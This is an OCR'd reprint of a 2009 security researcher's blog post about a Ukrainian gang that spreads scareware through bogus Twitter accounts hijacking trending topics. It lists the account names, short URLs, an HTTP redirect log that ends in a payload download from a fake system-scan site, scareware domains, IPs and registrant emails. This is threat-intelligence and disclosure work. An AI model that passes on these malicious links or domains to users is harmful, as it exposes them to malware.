
Over the last couple of days, my Ukrainian "fan club" – fan club in a sarcastic sense due to [4]the love, more

[5]love, even [6]more love and [7]gratitude shown so far – has once against started abusing Twitter by automatically generating bogus accounts [8]tweeting scareware serving links by syndicating Twitter's trending topics.

This traffic acquisition tactic is in fact nothing new, and in the case of this Ukrainian cybercrime enterprise, is done "in between" the rest of their malicious activities. What's worth pointing out is that just like the most recent

[9]malvertising campaign at NYTimes.com, the Ukrainian gang keeps using domains already in circulation within

their blackhat SEO campaigns, making it fairly easy to establish connections between these and the ongoing Twitter campaign.



Hey there! **zastrow994** is using Twitter.

Twitter is a free service that lets you keep in touch with people through the exchange of quick, frequent answers to one simple question: What are you doing? **Join today** to start receiving **zastrow994's** tweets.

zastrow994

Gle Not bad, really. See http://is.gd/3BZqa
5:12 PM Sep 23rd from web

ATT blackout http://tinyurl.com/msjjv8
5:12 PM Sep 23rd from web

http://a.gd/f6b7f5 creative Brand New Eyes
5:12 PM Sep 23rd from web

Yaaay! :D watching >District 9< movie here http://tinyurl.com/msjjv8 ODST Glee OR glee musicmonday
5:12 PM Sep 23rd from web

WARNING!! Twitter worm and phishing scam!! http://a.gd/f6b7f5 -- brand new eyes, glee, phillips, H1N1!! !!
5:12 PM Sep 23rd from web

2 things in life I cant live without: Fuzzball and H1N1. :) http://is.gd/3BZqa
5:12 PM Sep 23rd from web

RT @lottan: Even lebenese delegates walked out on AN http://a.gd/f6b7f5 iranelection GreenNY
5:11 PM Sep 23rd from web

Jay-Z I just got a free iphone today for justsubmitting my email. Do you want one?11111http://is.gd/3BZqa
5:11 PM Sep 23rd from web

Name Meryl Joswig
Location Denver
0 following 9 followers
Tweets 127
Favorites
Following
RSS feed of zastrow994's tweets

By the time Twitter suspends the automatically registered bogus accounts, on average, 70 to 80 tweets have been published per single account. Here's the most recent list of currently active Twitter accounts tweeting scareware links:

twitter.com /verina1238

twitter.com /knab190

twitter.com /zastrow994

twitter.com /gustave12

twitter.com /trautwein9975

twitter.com /reinke341

twitter.com /ordella509

twitter.com /lysa380

twitter.com /weinhold344

twitter.com /wachsmann1541


twitter.com /weishaupt917

twitter.com /scheid1265

twitter.com /fitz1677

twitter.com /falkner425

twitter.com /opel1409


Twitter.com

Login Join Twitter!

Hey there! **scheid1265** is using Twitter.

Twitter is a free service that lets you keep in touch with people through the exchange of quick, frequent answers to one simple question: What are you doing? **Join today** to start receiving **scheid1265's** tweets.

Join today!

Already using Twitter from your phone? Click here.

scheid1265

http://xrl.us/bfnrw8 - The word vagina just showed up on my Twitter feed, not once, but twice. Thanks @billboarddotcom and @DJLinje!
2:32 PM Sep 23rd from web

Jungle Man In Tiger Print Adult Halloween Costume: King of his domain, that is until a tiger or otherman eat... http://is.gd/3AIV0
2:30 PM Sep 23rd from web

@karencofresi Dont let that hospital bill ruin your life--Send it 2 MCA--We can help reduce cost. You save or its FREE http://a.gd/a7c
2:28 PM Sep 23rd from web

DEY SAY GUARD YO GRILL.I SAY GUARD YA GIRL!SHAWDII WHEN HE ACT UP ILL B YA BACKUP.LLS!SHE SAID HER MAN STOOPID ... http://a.gd/a7c
2:28 PM Sep 23rd from web

Watch this video, register for free, and get paid for doing nothing different online...Sounds Crazy I know! http://tinyurl.com/m656h7
2:27 PM Sep 23rd from web

okay:) download >District 9< movie Here http://a.gd/a7c #hatewhen ATT Pee Wee Herman
2:26 PM Sep 23rd from web

Name Manfrit Mollenhauer
Location New York

0 following   7 followers

Tweets 62
Favorites

Following

RSS feed of scheid1265's tweets

twitter.com /rasche1401

twitter.com /schlecht1581

twitter.com /verina1238

twitter.com /perahta985

The accounts are relying on identical short URLs, with the following ones still active and in circulation:

tinyurl.com /lyby2r

tinyurl.com /nx39k8

tinyurl.com /lyby2r

tinyurl.com /mnbfox

tinyurl.com /msjjv8

tinyurl.com /mj5wju

tinyurl.com /mxg2vo

tinyurl.com /m656h7


tinyurl.com /nffkly

xrl.us /bfnpv7

xrl.us /bfnsa8

xrl.us /bfny8e

xrl.us /bfnnu4



```
HTTP             xrl.us  /bfny8e                                           226  text/html
HTTP  imagination-1.com  /?uid=138&pid=3&ttl=b1d4e571b16                   525  text/html
HTTP  my-systemscan.com  /?p=WKmimHVla3GHjsbIo22EhHV8ipnVbWeMn...        1,780  text/html
HTTP  my-systemscan.com  /Images/loading.gif                                 0
HTTP  my-systemscan.com  /Scripts/Strategies/7a06b79cdb03a4ed1394b...        0
HTTP  my-systemscan.com  /Layouts/Landings/CentralLandings/7/images/l...     0
HTTP  my-systemscan.com  /Layouts/Landings/CentralLandings/7/images/l...     0
HTTP  my-systemscan.com  /Layouts/Landings/CentralLandings/7/images/l...     0
HTTP  my-systemscan.com  /Layouts/Landings/CentralLandings/7/images/l...     0
HTTP  my-systemscan.com  /Layouts/Landings/CentralLandings/6/images/l...     0
HTTP  my-systemscan.com  /build7_138.php?cmd=getFile&counter=0&p=...         0  application/...
HTTP  my-systemscan.com  /build7_138.php?cmd=getFile&counter=1&p=...         0  application/...
HTTP  my-systemscan.com  /build7_138.php?cmd=getFile&counter=2&p=...         0  application/...
HTTP               a.gd  /f6b7f5                                             5  text/html
HTTP  imagination-1.com  /?uid=138&pid=3&ttl=b1d4e571b16                   527  text/html
HTTP  my-systemscan.com  /?p=WKmimHVla3GHjsbIo22EhHV8ipnVbWaMn...        1,780  text/html
HTTP  my-systemscan.com  /Images/loading.gif                                 0
HTTP  my-systemscan.com  /Scripts/Strategies/6ad65f29d4977407cc968c...  17,203  text/javasc...
HTTP  my-systemscan.com  /Layouts/Landings/CentralLandings/6/images/l... 32,352  image/gif
HTTP  my-systemscan.com  /Layouts/Landings/CentralLandings/6/images/l...     0
HTTP  my-systemscan.com  /Layouts/Landings/CentralLandings/6/images/l... 22,127  image/gif
HTTP  my-systemscan.com  /Layouts/Landings/CentralLandings/6/images/l...    79  image/gif
```

xrl.us /bfnzkk

a.gd/ 6af3fe

a.gd/ 649be

a.gd/ f6b7f5

a.gd/ 0abe74

is.gd/ 3AoRZ

is.gd/ 3A5DD

is.gd/ 3AUVc

is.gd/ 3BZqa

is.gd/ 3C4lU

The short URLs rely on several redirectors to finally land the end user on a scareware site, such as **securityland .cn** and **imagination-1 .com**:

securityland .cn - 64.86.25.201 - Email: keithdgetz@gmail.com. Parked on the same IP are also:

abclllab .com

0lenfo .com

ynoubfa .cn

protectinstructor .cn

immitations-all .net

1limbo .net

imagination-1 .com- 64.86.25.202 - Email: gertrudeedickens@text2re.com. Parked on the same IP are also:

bombas10 .com

graves111 .com

601

iriskas .com

yvicawo .cn

Where do we know the **gertrudeedickens@text2re.com** email from? Several of the scareware domains pushed


in the [10]ongoing U.S Federal Forms Themed Blackhat SEO Campaign have been registered using it, that very same blackhat SEO whose central redirector **a-n-d-the .com/wtr/router.php -** 95.168.177.35 **-** and **in-t-h-e.cn** -

72.21.41.198 - (hosted by Layered Technologies, Inc.) mimics the campaign structure of 2008’s [11]massive input validation abuse attack using iFrames, courtesy of the RBN and the very first scareware campaigns.

Moreover, the same email has been used to register two of the "phone-back" domains for the scareware

pushed in the blackhat SEO campaign and the [12]NYTimes.com malvertising attack - **windowsprotection-suite .net**

- Email: gertrudeedickens@text2re.com and **securemysystem .net** - Email: gertrudeedickens@text2re.com.



The following scareware domains are not just used within the Twitter campaign, some of them have also been

detected as part of blackhat SEO campaigns:

ekevuc .cn - 64.213.140.68

windowspcdefender .com

smart-virus-eliminator .com

fast-systemguard .net

opyhila .cn

riwryse .cn

adijef .cn

dunhah .cn

idisuan .cn

wobcyn .cn

upuoro .cn

ucyilwo .cn

603

ogywuep .cn

adaengu .cn

taziqow .cn

zerkauz .cn

ejavone .cn - 64.213.140.69

fastsystem-guard .com

windowsguardsuite .com

windowssystemsuite .com

winsecuritysuite-pro .com

windows-protectionsuite .net

malwarecatcher .net

fast-scan-protect .net

fastscansecure .net

goryhe .cn

pyzuhme .cn

zydfaqe .cn

ahoize .cn

abonyag .cn

abenapi .cn

otobym .cn

abicoym .cn

nepsoym .cn

byzfalo .cn


pywudar .cn

qucgyit .cn

dahokxu .cn

lylbaov .cn

cusryw .cn



fast-scanandprotect .net

fastscanonline .com

fastsearch-secure .com

fast-systemguard .net

go-scanandsecure .net

goscan-protect .com

go-searchandscan .com

guardmyzone .net

mynewprotection .net

my-newprotection .net

my-officeguard .com

my-officeguard .net

myprotectedsystem .com

myprotected-system .com

my-protectedzone .net

myprotectionshield .com

myprotectionzone .com

my-protectionzone .com

my-protectionzone .net

myprotection-zone .net

my-saerchsecure .com

my-safetyprotection .com

my-systemprotection .net

mysystemsafety .com


my-systemscan .com

my-systemscanner .com

mysystemsecurity .com

new-scanandprotect .com

606



newscan-andprotect .net

new-systemprotection .com

online-scanandsecure .net

online-securescanner .net

online-systemscan .com

onlinesystemscan .net

protectand-secure .com

protectionsearch .com

safetyshield .net

safetysystem-guard .com

scanonline-protect .com

scan-system .net

scanvirus-online .net

searchandscan .net

search-scanonline .net

searchsecureguard .net

secure-systemguard .net

system-guard .net

systemguard-zone .com

systemguard-zone .net

systemprotected .net

systemscan-secure .net

trust-systemprotect .com

trust-systemprotect .net

trustsystem-protection .com

trust-systemprotection .net

windows-protectionsuite .net

windows-systemguard .net

windows-virusscan .net

winprotection-suite .com

[13]Sampled scareware also [14]phones-back to **mysecurityguru .cn** - 64.86.16.170 - Email:

an-

drew.fbecket@gmail.com, the same phone-back domain was used in the scareware sampled from the [15]NY-

Times.com malvertising attack, with the same email also belonging to a scareware domain (**mainsecsys .info**) listed in the [16]Diverse Portfolio of Fake Security Software - Part Twenty Two for July.

The cybercrime powerhouse behind all these attacks, continues maintaining the largest market share of

[17]systematic Web 2.0 abuse, and that includes their involvement in [18]the Koobface botnet.

Related posts:

[19]Dissecting Koobface Worm’s Twitter Campaign

[20]Twitter Worm Mikeyy Keywords Hijacked to Serve Scareware

[21]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts

[22]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[23]The Twitter Malware Campaign Wants to Bank With You

[24]Does Twitter’s malware link filter really work?

[25]Commercial Twitter spamming tool hits the market

[26]Cybercriminals hijack Twitter trending topics to serve malware

[27]Spammers harvesting emails from Twitter - in real time

[28]Twitter hit by multiple variants of XSS worm[29]

This post has been reproduced from [30]Dancho Danchev’s blog.

1. http://blogs.zdnet.com/security/?p=3178

2. http://blogs.zdnet.com/security/?p=1835

3. http://blogs.zdnet.com/security/?p=4297

4.

http://2.bp.blogspot.com/_wICHhTiQmrA/SigkzSv-sLI/AAAAAAAADrw/pPcRifZSU6U/s1600-h/blackhat_seo_ddanchev_l

ove.JPG

5.

http://1.bp.blogspot.com/_wICHhTiQmrA/Si0hcLUtElI/AAAAAAAADug/yHBpEfNePuQ/s1600-h/blackhat_seo_ddanchev_m

ore_love_3.JPG

6.

http://3.bp.blogspot.com/_wICHhTiQmrA/SigncRzz67I/AAAAAAAADr4/JY2mBxIf4Hw/s1600-h/blackhat_seo_ddanchev_m

ore_love.JPG

7.

http://1.bp.blogspot.com/_wICHhTiQmrA/Smc9UjwhxZI/AAAAAAAAD-Y/WQ17qmHSx6U/s1600-h/koobface-thanks-dancho1

608

.PNG

8. http://blogs.zdnet.com/security/?p=4389

9. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

10. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

11. http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html

12. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

13. http://www.virustotal.com/analisis/425f7045781ca3609eeb17a8a833b5fe9494f2779257451d88f18bc85f59342d-12538

65277

14. http://www.virustotal.com/analisis/3b765e9540575b044eccf7aaaa3bdc2c4114ccb206b84aa88e8e02524745fc4a-12538

73563

15. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

16. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html

17. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

18. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

19. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

20. http://ddanchev.blogspot.com/2009/04/twitter-worm-mikeyy-keywords-hijacked.html

21. http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html

22. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

23. http://ddanchev.blogspot.com/2008/08/twitter-malware-campaign-wants-to-bank.html

24. http://blogs.zdnet.com/security/?p=3872

25. http://blogs.zdnet.com/security/?p=2477

26. http://blogs.zdnet.com/security/?p=3549

27. http://blogs.zdnet.com/security/?p=3402

28. http://blogs.zdnet.com/security/?p=3125

29. http://blogs.zdnet.com/security/?p=3706

30. http://ddanchev.blogspot.com/

1.10

October

BNET BUSINESS NETWORK: BNET | TECHREPUBLIC | ZDNET

ON THE INSIDER: Erin Andrews on Nude Photo Nightmare

ZDNet

Search: Search in Blogs

Members login | Newsletters | Site Assistance | RSS Feeds

Home | News & Blogs | Videos | White Papers | Downloads | Reviews | Popular

Zero Day

Ryan Naraine and Dancho Danchev

Get Zero Day via: Mobile RSS Email Alerts Bios: Ryan's Bio Dancho's Bio

Pick a blog category view

ZDNet Must Read:

Hijacking Windows System Restore for cybercrime profits

Cyber crime gangs in China are penetrating the hard disk recovery cards on computers in Internet cafes and using a combination of zero-day flaws, rootkits and ARP spoofing techniques to... Continued »

September 30th, 2009

New botnet hides commands as JPEG images

Posted by Ryan Naraine @ 6:08 am

Categories: Anti Virus, Arbitrary Code Execution, Botnets, Browsers, Complex Attacks...

Tags: JPEG, Trojan Horse, Bot, Spyware, Adware & Malware...

30 TalkBacks +23 25 votes

Security researchers have stumbled on a new botnet that uses an interesting technique to mask its nefarious intentions.

The Monkif/DIKhora botnet, which is pushing out Trojan downloaders to infected machines, is encoding the instructions to appear as if the command-and-control server is returning a JPEG image file, according to SecureWorks researcher Jason Milletary. Read the rest of this entry »

September 30th, 2009

RIM plugs BlackBerry phishing hole

Posted by Ryan Naraine @ 5:48 am

Categories: Browsers, Complex Attacks, Data theft, Hackers, Locally Running Web Servers...

